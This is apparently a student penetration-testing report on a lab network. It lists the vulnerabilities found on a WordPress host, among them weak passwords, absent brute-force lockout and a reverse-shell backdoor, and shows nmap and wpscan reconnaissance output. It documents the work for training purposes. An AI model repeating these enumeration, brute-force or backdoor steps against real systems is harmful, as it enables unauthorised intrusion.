FINAL ENGAGEMENT

Attack Analysis of a Vulnerable Network

Collin Mariner
Craig Smith
David Billings
Kristi Rodda
and Mika

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities


Exploits Used

Avoiding Detection

Maintaining Access

Network Topology
& Critical Vulnerabilities

Network Topology



Network

Address Range: 192.168.1.0/24

Netmask: 255.255.255.0

Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90

OS: Kali Linux

Hostname: KALI

IPv4: 192.168.1.110

OS: Linux

Hostname: Target1

IPv4: 192.168.1.115

OS: Linux

Hostname: Target2

IPv4: 192.168.1.100

OS: Linux

Hostname: ELK

Vulnerability Assessment


The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-284 Improper Access Control https://cwe.mitre.org/data/definitions/284.html WordPress vulnerability https://tinyurl.com/4847xfyf	Improper access controls allow an attacker to enumerate weaknesses and attack them directly.	Using ‘nmap -sV 192.168.1.0/24’ the team was able to enumerate open ports on the target machine. Using ‘wpscan’ we were able to retrieve username information from the wordpress site.
CWE-521 Weak Password Requirements https://cwe.mitre.org/data/definitions/521.html	The target does not require that users have strong passwords. This makes it easier for attackers to compromise user accounts.	As an attacker, the team was able to guess the user’s password and gain access to the target host using the guessed password
CWE-307: Password Brute Force https://cwe.mitre.org/data/definitions/307.html	Allows a user to enter a username and password continually without locking or restricting logon attempts in any way.	As an attacker we were able to brute force logins using automation tools to try username/password combinations without being throttled.
Persistent Reverse Shell Backdoor https://thor-sec.com/cheatsheet/oscp/msfvenom_cheat_sheet/	Execution of a reverse shell exploit on a server, allows undetected and unmonitored outbound traffic.	As an attacker, the team was able to execute a reverse shell exploit, and gain continued shell access to the target server.

Exploits Used


Exploitation: Open SSH / Weak Password

- We discovered open SSH port 22 on the host Target1.




```
Nmap scan report for 192.168.1.110
Host is up (0.00089s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Using the tool “wpscan”, we were able to enumerate other users on the system.(steven/michael)




```
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Mon Mar 22 19:29:41 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

